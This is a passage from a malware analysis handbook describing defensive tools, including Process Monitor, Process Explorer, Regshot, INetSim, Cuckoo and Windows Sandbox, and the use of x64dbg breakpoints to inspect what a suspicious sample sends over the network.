


FIGURE 20: PROCESS MONITOR – CONFIG MALWARE ANALYSIS FILTER

Process Monitor is part of the SysInternals Suite package and, at the time of writing, can be downloaded from the following website: https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

5.2.2 Process Explorer

Process Explorer is a powerful process management utility used to provide insight into all running processes. The processes that are running on the system are shown in a tree structure that displays child and parent relationships.

The Process Explorer graphic interface and colour code are shown below:




FIGURE 21: PROCESS EXPLORER – COLOUR SELECTION FILTER

The initial display gives the user a set of columns that include:[13]

- **Process** – the file name of the executable along with the icon if one exists;
- **CPU** – the percentage of CPU time in the last second (or whatever the update speed is set to);
- **Private Bytes** – the amount of memory allocated to this program alone;
- **Working Set** – the amount of actual RAM allocated to this program by Windows;
- **PID** – the process identifier;
- **Description** – the description, if the application has one;
- **Company Name** – this one is more useful than you think. If something is not quite right, start by looking for processes that are not produced by Microsoft.

[13] https://www.howtogeek.com/school/sysinternals-pro/lesson2/

Process Explorer Features:

- The default tree view shows the hierarchical parent relationship between processes, and displays these using colours for easy understanding at a glance;
- Very accurate CPU-usage tracking for processes;
- Can add multiple tray icons to monitor CPU, Disk, GPU, Network and more;
- Identifies which process has loaded a DLL file;
- Identifies which process is running an open window;
- Enables view of complete data about any process, including threads, memory usage, handles, objects and any other salient information;
- Can kill an entire process tree, including any processes started by the one you choose to kill;
- Can suspend a process, freezing all its threads so they do nothing;
- Can see which thread in a process is maxing out the CPU.

NB: *It is advisable to use Process Explorer alongside the Process Monitor because Process Explorer provides some features which enable the analyst to interact with the process to analyse further the behaviour of the malicious process.*

For a quick review of the system and the running processes, Process Explorer has an option enabling the analyst to look up all hashes on VirusTotal and display the number of detections. For example, in the picture presented below, the user can see that the process name '**malware.exe**' (which is the child process of 'explorer.exe') has 61 out of 70 detections, showing a high probability that this application is malicious. Examining the Properties windows (opened when the user double-clicks on the process), shown on the right side of the picture, can provide another set of useful information, for example, the user under which the process is running, strings in the memory, active threads, active network connections that the malware is initiating and the full path of the executable on the disk.




FIGURE 22: PROCESS EXPLORER – 'MALWARE.EXE' PROPERTIES

Process Explorer is part of the SysInternals Suite package and, at the time of writing, can be downloaded from the following website: https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

5.2.3 Regshot

Regshot is a tool that allows an analyst to perform two snapshots of the Windows Registry (before and after the infection) in order to identify what changes have been made in the registry or what files were dropped by the malicious executable. Afterwards, the analyst can use this information to create an IoC.

The GUI of the Regshot tool is presented in the picture below:

Regshot usage steps:

1. Take the first shot of the system's registry when the system is clean.
2. Run the malware sample.
3. Take the second shot of the system's registry after infection.
4. Press the 'Compare' button in order to compare the two generated snapshots.
5. Analyse the report generated.
6. Start over on a new, clean system.




FIGURE 23: REGSHOT – SNAPSHOT SEQUENCE

In the example presented below, after running and comparing the second shot with the first one made when the system was clean, the analyst has identified that the executable 'malware.exe' creates data in the registry at 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\malware': 'C:\WINDOWS\SysWOW64\malware.exe' to gain persistence on the system. Checking the entire registry report, which keeps track of all changes that occur, will help to give the analyst a clear picture regarding the behaviour of the malicious application.

```
Values added: 113247
---------------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\malware: "C:\WINDOWS\SysWOW64\malware.exe"
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\PackageRepository\
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\PackageRepository\
```

FIGURE 24: REGSHOT – SNAPSHOT REPORT

At the time of writing, the Regshot tool can be downloaded from the following website: https://sourceforge.net/projects/regshot

5.2.4 INetSim

INetSim is a Linux-based software suite that allows the user to simulate multiple standard Internet services on a virtual machine used for investigations. By using this tool, the analyst can monitor the network behaviour of the malware sample without connecting it to the Internet. If you are carrying out the investigations in Windows, the easiest way of using this tool is to use the Linux VM (where the INetSim tool is configured and running) as a gateway for the Windows VM. The setup of the tool is presented in the picture below:




FIGURE 25: INETSIM – SETUP

```
== INetSim main process started (PID 48807) ==
Session ID:     48807
Listening on:   127.0.0.1
Real Date/Time: 2020-04-26 07:08:51
Fake Date/Time: 2020-04-26 07:08:51 (Delta: 0 seconds)
 Forking services...
  * dns_53_tcp_udp - started (PID 48811)
  * https_443_tcp - started (PID 48813)
  * irc_6667_tcp - started (PID 48821)
  * time_37_tcp - started (PID 48826)
  * pop3s_995_tcp - started (PID 48817)
  * http_80_tcp - started (PID 48812)
  * tftp_69_udp - started (PID 48820)
  * smtps_465_tcp - started (PID 48815)
  * smtp_25_tcp - started (PID 48814)
  * syslog_514_udp - started (PID 48825)
  * ntp_123_udp - started (PID 48822)
  * ident_113_tcp - started (PID 48824)
  * time_37_udp - started (PID 48827)
  * echo_7_tcp - started (PID 48830)
  * echo_7_udp - started (PID 48831)
  * finger_79_tcp - started (PID 48823)
  * pop3_110_tcp - started (PID 48816)
  * ftps_990_tcp - started (PID 48819)
  * daytime_13_tcp - started (PID 48828)
  * discard_9_tcp - started (PID 48832)
  * daytime_13_udp - started (PID 48829)
  * discard_9_udp - started (PID 48833)
  * ftp_21_tcp - started (PID 48818)
  * chargen_19_tcp - started (PID 48836)
  * dummy_1_tcp - started (PID 48838)
  * chargen_19_udp - started (PID 48837)
  * quotd_17_udp - started (PID 48835)
  * quotd_17_tcp - started (PID 48834)
  * dummy_1_udp - started (PID 48839)
done.
```

FIGURE 26: INETSIM – RUNNING SERVICES OUTPUT

After running the tool, the image on the left illustrates all the services emulated by INetSim, including their default port.

In order to change the configuration setup of the tool for adding or removing services, the user has to modify the file 'etc/inetsim/inetsim.conf'.

When running, INetSim records all inbound/outbound connections, so the analyst can build IOCs based on the connections that the malicious file is trying to make.

At the time of writing, the Regshot tool can be downloaded from the following website: https://www.inetsim.org/downloads.html

5.3 Sandboxing

To limit the spread of infection and protect their environment, malware analysts run the malware sample inside a sandbox solution. Sandbox tools usually offer the option to dump the process memory, so the analyst can have a better picture of what is happening in the RAM.

Malware authors know that, if their malware sample is running inside a virtual machine or sandbox solution, it is likely that the sample is being analysed by a reverse engineer or automated solution, so they usually implement a different check. For more information regarding the types of checks that the malware may implement, please check the section on malware self-protection in **Chapter 2**.

Multiple free sandboxing solutions, where an analyst can upload the sample and wait for the report, are available on the Internet. At the time of writing, the best-known are:

- www.malwr.com
- www.hybrid-analysis.com
- www.any.run
- www.joesandbox.com
- www.cuckoosandbox.org
- www.sandbox.anlyz.io
- www.analyze.intezer.com


5.3.1 Cuckoo Sandbox

This handbook will present features and specifications of Cuckoo Sandbox because this sandbox is known as the leading open-source automated malware analysis system. Using the sandbox, analysts can automate the task of analysing any malicious file under Windows, macOS, Linux or Android. The sandbox can be deployed locally and will require a host (the management software) and multiple sandbox clients (virtual machines for analysis).

Cuckoo Sandbox features:

- Takes screenshots of the execution of the malware
- Intercepts deleted and downloaded files
- Dumps memory of the malware processes
- Runs concurrent analyses on multiple machines
- Dumps generated network traffic in PCAP format
- Recursively monitors newly spawned processes
- Traces relevant API calls for behavioural analysis
- Acquires full memory dumps of the VM

The following diagram shows Cuckoo's architecture:



[14]

FIGURE 27: CUCKOO – SANDBOX ARCHITECTURE

Due to its modular design, Cuckoo can be used as a standalone application or integrated into larger frameworks. The sandbox is accessible using the web console from which the malware samples were submitted for analysis. The web console is presented in the picture below:




FIGURE 28: CUCKOO – SANDBOX WEB CONSOLE

After the files are submitted to the sandbox using the web console, they are executed, with all activities logged and included in the final report. The analyst can access and read the report by using the web console. Cuckoo sandbox has several reporting formats, including human-readable format, MAEC (Malware Attribute Enumeration and Characterization) format – a standard language developed by MITRE – and the ability to export a data report to another format.

At the time of writing, more information regarding the installation and usage of the Cuckoo Sandbox solution can be found on the webpage https://cuckoo.readthedocs.io/en/latest/installation/host/installation

[14] https://cuckoo.readthedocs.io/en/latest/introduction/what/

5.3.2 Windows Sandbox

In Windows 10, Version 1903 (May 2019 Update), Windows included a new feature called Windows Sandbox. The Sandbox environment does not require too many resources from the system and uses only around 100 MB of disk space.

The Windows Sandbox environment is presented in Figure 29 below.

FIGURE 29: WINDOWS – SANDBOX GUI

Windows Sandbox requirements:

- x64 architecture
- Virtualisation capabilities enabled in BIOS
- At least 4GB of RAM (8GB recommended)
- At least 1 GB of free disk space (SSD recommended)
- At least 2 CPU cores (4 cores with hyperthreading recommended)

Every time the analyst runs the Windows Sandbox Feature, it will create a new clean installation of Windows 10. After the analysis of the binary is complete, and the analyst closes the Sandbox environment, everything that was in the environment is deleted. By using this technique, the analyst can easily test malicious or untrusted applications while ensuring the work environment remains safe and clean.

One important aspect of this solution is that it requires the user to activate Microsoft's hypervisor[15]. The Sandbox also offers the ability to customise different aspects of the environment, for example:

[15] Windows Sandbox is available on 64-bit versions of Windows 10 Pro, Enterprise and Education. It is not available for the Home edition (https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/about/)

- Enable or disable the virtualised GPU
- Enable or disable networking in the sandbox
- Share folders from the host
- Run a startup script or program

To enable this option, the Sandbox looks for a configuration file that has a '.WSB' extension. More information on how to enable and configure the Windows Sandbox can be found on the Microsoft Community blog. [16]

5.4 Debuggers

At first glance, a debugger seems much like a disassembler: both display examined specimens' code in assembly and they offer similar lists of functions, strings, etc. The difference is that a debugger offers the ability to perform detailed monitoring of malicious code execution, including insight into memory, registers, stack and control elements. The benefit of debugging is the opportunity to run the code, control the execution (instruction by instruction, breakpoints, etc.) and see particular values in registers, parameters of functions, and their return values, which gives a better understanding of the code.

There are several open-source debuggers for executables: WinDbg,[17] x64dbg,[18] Immunity Debugger,[19] OllyDbg.[20] The following examples are demonstrated using x64dbg.

5.4.1 Breakpoint

When a suspicious specimen was analysed in IDA, the 'InternetWriteFile' API function call was identified at addresses '0x004010D5' and '0x004010E4'. The function, as its name suggests, sends data via the network. Parameters of the function define the destination ('hFile'), data to be sent ('lpBuffer'), length of data to be sent ('dwNumberOfBytesToWrite') and amount of data sent ('lpdwNumberOfBytesWritten'). The destination is hardcoded in the executable and has already been discovered (see IDA Chapter 4.1). It is obvious that the function at address '0x004010E4' sent the '\n' character. But the kind of data sent at address




FIGURE 30: IDA – PARAMETERS OF INTERNETWRITEFILE FUNCTION

[16] https://techcommunity.microsoft.com/t5/windows-kernel-internals/windows-sandbox/ba-p/301849

[17] https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/

[18] https://x64dbg.com/

[19] https://www.immunityinc.com/products/debugger/index.html

[20] http://www.ollydbg.de/

‘0x004010D5’ is still unknown.

The easiest way to analyse it is by monitoring it in the debugger. After opening the executable in x64dbg, a breakpoint should be set at the address ‘0x004010D5’ (found in IDA, the address from which the function was called):

1. Right-click in the code area and choose ‘Go to’ > ‘Expression’ (or press CTRL+G). A dialog box appears.
2. Fill in the address in the dialog box and click on OK.
3. Set the breakpoint at the required address by right-click > ‘Breakpoint’ > ‘Toggle’ (or press F2).
4. The address with the breakpoint is highlighted in red.




FIGURE 31: X64DBG – SETTING A BREAKPOINT ON THE SPECIFIC ADDRESS

Then enable the debugger to run the executable by pressing F9 (or through menu 'Debug' > 'Run'). The debugger reaches the breakpoint and stops. The data sent by 'InternetWriteFile' is now visible in the stack area.

There is a high probability that API functions related to networking and file manipulation are called several times during program execution (a loop transmitting more than one data packet, a loop processing more than one file, one row of a file, etc.). It is worth observing what other data is processed by such API functions.




FIGURE 32: X64DBG – STACK MEMORY

5.4.2 Symbols and Intermodular calls

In the previous example, the address where the interest function was called from was known, telling us where the breakpoint had to be set. If the address of interest is unknown, a survey of functions and their cross-references must be carried out and x64dbg has built-in features for this: symbols and intermodular calls.

To see a list of symbols (imported external functions), switch to the 'Symbols' tab and choose the executable name from all modules (or press CTRL+N). The list does not contain the particular addresses from which imports are called. These are available in intermodular calls.

